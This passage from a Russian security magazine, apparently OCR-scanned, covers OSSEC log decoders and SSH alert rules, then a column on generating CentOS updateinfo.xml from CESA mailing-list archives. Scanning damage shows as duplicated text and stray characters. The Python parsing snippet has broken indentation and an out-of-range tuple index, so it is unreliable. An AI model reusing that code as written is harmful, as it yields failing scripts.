Если ты все сделал правильно, то агент запустится и подключится к серверу. В той же папке, куда установлен OSSEC Agent, находится его файл конфигурации `ossec.conf`. От агента для *nix он отличается тем, что в качестве лог-файлов для анализа используются названия eventlog'ов, а контроль целостности может осуществляться не только для файлов и папок, но и для веток реестра.



Настройка агента на Windows



КАК ОБРАБАТЫВАЮТСЯ ЛОГИ

Один из самых больших разделов конфига сервера подключает так называемые правила. Тут следует объяснить, что правила в обработке логов и syslog-сообщений не первичны. В первую очередь строки логов поступают в так называемые декодеры. Декодеры расположены в файле /var/ossec/etc/decoder.xml. Они бывают двух уровней. Родительский декодер срабатывает на название программы или характерное начало строки, дочерние декодеры обрабатывают конкретные сообщения от программы. Для примера посмотри на эти два декодера для SSH:


```
<decoder name="sshd">
  <program_name>^sshd</program_name>
</decoder>
```


Первый срабатывает исключительно на то, что в поле syslog’а program_name было значение sshd.

```
<decoder name="sshd-success">
  <parent>sshd</parent>
  <prematch>^Accepted</prematch>
  <regex offset="after_prematch">^ \S+ for (\S+)from (\S+) port </regex>
  <order>user, srcip</order>
</decoder>
```

Второй декодер пытается обработать строку только в том случае, если она удовлетворяет условиям первого: опция <parent>sshd</parent> указывает на имя родительского декодера. В первую очередь декодер пытается применить к логу выражение из опции <prematch>. Если эта операция успешна, то наступает самый важный момент в работе декодера. OSSEC извлекает из лога переменные, которые перечислены в опции <order> с помощью регулярного выражения из опции <regex>.

Алгоритм работы декодера





Теперь эти переменные передаются в правило, которое соответствует декодеру.

Обрати внимание, что правила имеют такую же двухуровневую структуру. При этом родительское правило соответствует родительскому декодеру: `<decoded_as>sshd</decoded_as>`.

```
<rule id="5700" level="0" noalert="1">
  <decoded_as>sshd</decoded_as>
  <description>SSHD messages grouped.</description>
</rule>
```

После этого лог попадает на обработку в дочерние правила. Их может быть несколько. Первое правило у них указано в качестве родительского: `<if_sid>5700</if_sid>`.


```
<rule id="5715" level="4">
  <if_sid>5700</if_sid>
  <match>^Accepted|authenticated.$</match>
  <description>SSHD authentication success.
  </description>
  <group>authentication_success,</group>
</rule>
```


Теперь достаточно, чтобы лог совпал с регулярным выражением, которое указано в разделе <match>, и мы получим сигнал тревоги 4-го уровня с текстом «SSHD authentication success». Давай немного усложним второе правило. Допустим, мы не хотим получать сигнал тревоги при каждом успешном входе по SSH, а хотим получать его, только если вошел пользователь root. Достаточно добавить к нему еще одно условие:

```
<rule id="5715" level="4">
  <if_sid>5700</if_sid>
  <user>root</user>
  <match>^Accepted|authenticated.$</match>
  <description>SSHD authentication for root success.</description>
  <group>authentication_success,</group>
</rule>
```

Таким образом, в правилах ты можешь использовать не только регулярные выражения, но и значения переменных, которые были извлечены в декодере.

Алгоритм обработки правил





TODO

К сожалению, в рамках одной статьи просто нереально рассмотреть все возможности этого замечательного инструмента. Я рассказал лишь про базовый функционал OSSEC, как его настроить и где использовать, чтобы ты мог самостоятельно построить небольшой «заборчик» вокруг своей сети. Но если OSSEC тебе понравится и ты решишь с его помощью возвести целую «крепостную стену», то тебе стоит самостоятельно изучить следующие вещи. Централизованное управление агентами с помощью файла `agent.conf`. Обязательно разберись с предназначением всех остальных бинарников в папке `/var/ossec/bin`: `agent_control` позволяет выполнять простейшие операции с удаленными агентами, `ossec-logtest` поможет тебе при написании своих собственных правил и декодеров для OSSEC, а `ossec-reportd` сделает кумулятивные отчеты по логам OSSEC.

До новых встреч, дорогие друзья, и удачи в защите инфраструктуры!

КОЛОНКА
АЛЕКСЕЯ СИНЦОВА

ПАТЧ-МЕНЕДЖМЕНТ В CENTOS

РЕШАЕМ ПРОБЛЕМУ ОТСУТСТВИЯ ИНФОРМАЦИИ О SECURITY-АПДЕЙТАХ



АЛЕКСЕЙ СИНЦОВ

Известный white hat, докладчик на security-конференциях, соорганизатор ZeroNights и просто отличный парень. В данный момент занимает должность Principal Security Engineer в компании Nokia, где отвечает за безопасность сервисов платформы HERE.

Многие любят использовать CentOS в качестве серверной платформы. В какой-то момент встает вопрос о контроле безопасности, в том числе контроле апдейтов безопасности, появляются проблемы мелкого технического характера. В частности, нельзя просто так взять и внедрить Spacewalk/Satellite, или просто запустить yum --security, или тупо получить список пропущенных секурити-патчей. Впрочем, и эта проблема решается просто...

ИСТОЧНИК ПРОБЛЕМЫ

Как мы знаем, CentOS — это дистрибутив всеми любимого Linux, который основан на RHEL, но отличается от него бесплатностью. Таким образом, все те, кто хотел бы иметь Red Hat, но не хочет платить «за поддержку» и прочие вещи, могут легко поставить CentOS и наслаждаться тем же результатом за меньшие деньги. Это все здорово, но все же мелкие обломы приключаются, и один из таких сюрпризов связан как раз с безопасностью.

Покажу живой пример. Итак, мы хотим проверить неустановленные Security Updates в свежеустановленном Red Hat. Что мы делаем? Правильно:

```
yum --security check-update
```

В результате мы увидим список неустановленных security-патчей.


Но вот незадача, то же самое действие на таком же «устарелом» CentOS дает другую картину:

```
[root@ip-10-37-162-20 msp]# yum --security check-update
Loaded plugins: fastestmirror, nokia-s3yum, security
Determining fastest mirrors
Limiting package lists to security relevant ones
No packages needed for security; 6 packages available
```

То есть нам говорят, что пропущенных патчей безопасности нет, но это не так. Ну и вот как тут внедрять систему патч-менеджмента? Получается, даже стандартный Red Hat Spacewalk (система для инвентаризации и мониторинга, в том числе и патчей безопасности) бесполезен. Это обидно и неприятно. Эта же тема поднималась не раз в комьюнити CentOS, и каждый раз ответ один: не поддерживается такая фича, и все тут.



Все проблемы Red Hat наследует и CentOS. Статистика багов по релизам RH



РЕШАЕМ ПРОБЛЕМЫ САМИ

Причина проблемы в том, что в отличие от RHEL в репозиториях CentOS нет метаданных о патчах, о том, является ли данный патч Security, BugFix, ну и так далее. В итоге мы имеем просто набор патчей и никак не можем их характеризовать с точки зрения безопасности. Если зайти на репо CentOS, то можно заметить, что файла updateinfo.xml там вообще нет. Именно этот ресурс и необходим, ведь в нем содержатся нужные метаданные. Таким образом, решений может быть несколько:

1. Если у нас есть доступ/подписка Red Hat Network, то мы можем сгенерировать этот файл на основе файла из репо Red Hat.
2. Мы можем генерировать updateinfo.xml самостоятельно, а информацию о метаданных взять из листа рассылки CentOS.
3. Мы можем создать локальный скрипт, не использующий yum, но обращаться к нему для получения установленных пакетов, а затем сравнивать версии с тем, что есть в листе рассылки CentOS. То есть Spacewalk/Red Hat Satellite в пролете по умолчанию.

Решения 1 и 2 подразумевают, что у нас должен быть свой собственный репозиторий — для больших и средних компаний нормальное и частое решение. Только с вариантом 1 мы тратим деньги, поскольку нам нужна подписка, — а тогда почему мы не используем RHEL? Вариант 3 годится, если у нас нет своего репо и мы хотим чекать пропущенные секурити-фиксы на наших серверах. Третий вариант подразумевает написание своего «агента», тогда как вариант 2 (ну и 1) — только парсинг и генерацию файла для репо. Таким образом, вариант 2 наиболее выгодный. Все эти решения очевидны и не новы. Есть множество решений для всех вариантов, и если погуглить, то ты их найдешь. Другой вопрос, что люди ваяли их для себя конкретно, и придется либо допиливать, либо делать самому. Например, есть такое решение: cefs.steve-meier.de. Ребята парсят мейл-лист и сразу делают файл для Spacewalk. Поэтому другие парни сделали скрипт, который генерирует updateinfo.xml уже из файла CEFS-проекта. Все это довольно забавно, если подумать. Тут мы встаем в зависимость от двух проектов. Поэтому все же проще парсить файл рассылки самому и генерить эту чертову XML’ку уже.

ПАРСИМ, ПАРСИМ, ГЕНЕРИМ

Сами мейл-листы можно найти тут. Как видно, их можно удобно скачать в виде заархивированных почтовых сообщений за каждый месяц. Реализация этого кода, например на Python, не должна составить труда. Что ж, часть дела, можно сказать, сле-

пример на Python, не должна составить труда. Что ж, часть дела, можно сказать, сде-
лана. Теперь можно и парсить скачанные файлы (после распаковки, конечно). Чтобы не перегружать код, все отдельные сообщения, включая темы писем, можно распарсить, используя модуль mailbox, а в третьем питоне можно сразу парсить через модуль email:

```
regex_CESA=re.compile("CESA-\S+")
regex_rpm = re.compile("([a-zA-Z0-9\-\._]+\.(\w+)\.rpm)")

messagesForMonth = mailbox.mbox(pathToFile)
for msg in messagesForMonth:
     if(regex_CESA.search(msg['Subject'])):
        # Обрабатываем security-патч
        issue_id=regex_CESA.search(msg['Subject']).group(0)
        # Достаем RPM, например:
        rpm_list={}
        results=regex_rpm.findall(msg.get_body())
        for name in results:
     if name[1] in rpm_list:
                 rpm_list[name[1]].append(name[2])
             else:
                 rpm_list[name[1]]=[]
                 rpm_list[name[1]].append(name[2])
```

Логика в том, что мы обрабатываем только те сообщения, где в теме указано непосредственно CESA, так как именно этой аббревиатурой характеризуются все сообщения, связанные с безопасностью. Там же в теме передается и уровень риска, и общее название пакета. Все это так же легко достается из почтового сообщения. Теперь, когда понятен подход к парсингу, нужно понять, как формировать updateinfo.xml.

Собственно формат файла довольно банален:

```
<updates>
  <update from="%ПОЛЕ_FROM" status="stable" type="security" version="1.4">
    <id>%ISSUE_ID</id>
    <title>%ЗАГОЛОВОК</title>
    <release>CentOS %ВЕРСИЯ</release>
    <issued date="%ДАТА" />
    <references>
      <reference title="upstream" type="self" href="%ССЫЛКА"/>
    </references>\n")
    <description>N/A</description>
    <severity>%КРИТИЧНОСТЬ</severity>
    <pkglist>
      <collection short="EL-%ВЕРСИЯ">
        <name>CentOS %ВЕРСИЯ</name>
        <package arch="%ARCH" epoch="0" name="%ИМЯ" release="%РЕЛИЗ" ↵
         src="" version="%ВЕРСИЯ_ПАКЕТА">
```


```
            <filename>%RPM</filename>
            <sum type="%ТИП_Чек_СУММЫ">%СУММА</sum>
          </package>
        </collection>
      </pkglist>
    </update>
    ...
</updates>
```

Все переменные, включая хеши и имена файлов, достаются и парсятся из письма, так что идея и подход должны быть понятны. После генерации файла кидаем его в наше /repo, и дело в шляпе. Результат можно посмотреть на скриншоте. Таким же манером можно доставать и внедрять в наш updateinfo.xml более подробную инфу и детали и по багфиксам и прочим типам патчей (если очень уж надо). Генерить файл можно так:


```
import xml.etree.cElementTree as ET
root=ET.Element('updates')
# for ...
    # парсим
    # ...
    # пишем
    upd = ET.SubElement(root, "update")
    upd.set("from",msg['from'])
    upd.set("status","stable")
    upd.set("type","security")
    upd.set("version","1.4")
    id = ET.SubElement(upd,"id")
    id.text=issue_id
# и т. д., и т. п. в цикле
```

